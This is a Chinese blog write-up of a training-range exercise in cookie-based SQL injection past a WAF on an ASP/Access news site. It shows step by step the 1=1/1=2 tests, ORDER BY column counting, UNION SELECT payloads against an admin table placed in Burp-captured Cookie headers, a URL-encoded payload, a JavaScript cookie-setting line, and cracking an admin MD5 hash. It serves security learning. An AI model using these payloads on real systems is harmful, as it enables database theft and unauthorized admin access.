

浅学cookie注入

原创

一只聪明的小羊 于 2022-04-19 18:41:47 发布 1426 收藏

文章标签: [mysql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/XL5L7/article/details/124280485>

版权


使用的靶场地址是封神台第二章: 遇到阻难! 绕过WAF过滤! 【配套课时: SQL注入攻击原理 实战演练】

实验环境: <https://hack.zkaq.cn/battle>



公开课基础演练靶场	尤里的复仇 I 小芳! 【9题】	分数	状态	突破	详情 ^
正式课 - 从入门到进阶	第一章: 为了女神小芳! 【配套课时: SQL注入攻击原理 实战演练】	2	正常进行	16080	已通过 >
	第二章: 遇到阻难! 绕过WAF过滤! 【配套课时: SQL注入攻击原理 实战演练】	2	正常进行	7103	已通过 >

<http://kypt8004.ia.aqlab.cn/shownews.asp?id=171>



方法一

删除id后抓包






第一步：判断目标网站是否有sql注入漏洞。（盲注的核心）

```
and 1=1 -> 页面有内容  
and 1=2 -> 页面没内容  
==> 网站是有sql注入漏洞了。
```

sql注入漏洞：我们在一个网站上，输入数据库语句，如果这个网站执行了，那么就说明这个网站存在数据库注入漏洞。

-》逆推。

假设这个网站存在数据库注入漏洞，那么我们输入的数据库，这个网站就会执行。





注：当使用cookie进行传参的时候，传参的内容是需要进行URL编码的。



注：在此之前应该用 and 1=1 先看一下页面是否返回正常，有时候报错是因为语句被过滤了，如果 and 1=1 返回页面正常，但是 and 1=2 返回页面出错，那么表示存在SQL注入。

第二步：判断网站的表的列数

order by 1 --> 页面有内容，说明网站的表里面有1列。
order by 2 --> 页面有内容，说明网站的表里面有2列。
order by 3 --> 页面没有内容，说明网站的表里面没有3列。
==> 只有2列。



第三步：判断回显点（显错的核心）

and 1=2 union select 1,2

Request to http://krypt004.ia.aqlab.cn:80 [59.63.166.75]

Intercept is on

```

1 GET /shownews.asp HTTP/1.1
2 Host: krypt004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDACQTQQAS=DM0JFAODDFBIEFI0BFACJEE;id=171 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin
9 Upgrade-Insecure-Request: 1
10 Cache-Control: max-age=0
11
12

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 0
- Request Cookies: 2
- Request Headers: 9

这个库名是要自己猜的，因为我之前看了别人的WP，所以知道库名是admin

CSDN @一只聪明的小羊

注:因为该网站使用的是access数据库，语法很规矩，所以要加上 from 表名，如果是MySQL的话可以不用加。
 纠错：“所以知道库名是admin”应该是“所以知道表名是admin”

171 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin

00%31%3d%32%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%32%2c%33%2c%34%2c%35%2c%36%2c%37%2c%38%2c%39%2c%31%30%20%66%72%6f%6d%20%61%64%6d%69%6e

CSDN @一只聪明的小羊

Request to http://krypt004.ia.aqlab.cn:80 [59.63.166.75]

Intercept is on

```

1 GET /shownews.asp HTTP/1.1
2 Host: krypt004.ia.aqlab.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: ASPSESSIONIDACQTQQAS=DM0JFAODDFBIEFI0BFACJEE;id=171 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

Inspector

- Request Attributes: 2
- Request Query Parameters: 0
- Request Body Parameters: 0
- Request Cookies: 2
- Request Headers: 9

CSDN @一只聪明的小羊

福建博均雕塑脱胎漆器有限公司
 FUJIAN BOJUN DIAOSHU TUOTAIQIYOU LIMITED COMPANY


网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们



注：回显点并不一定会显示在网页上，这个时候需要去网页源代码里面看一看


第四步：查询相关数据

```
database() # 函数，作用：查库名的。
and 1=2 union select 1,database()
```





将 b9a2a2b5dff918c 进行MD5解码，得到welcome



- 转到 [Microsoft 产品](#)
- 打开“IIS 帮助” <“网站设置”、“常...




方法2

步骤和方法一相同，但是方法二没有使用burp工具，cookie值也不需要进行url编码
简单演示一下

document.cookie = "id=" + escape("171 and 1=2 union select 1,2,3,4,5,6,7,8,9,10 from admin") # 设置cookie 的方式，这个javascript代码。

escape() # 函数，作用：url编码。



最后，感谢掌控安全杰斯老师的公开课!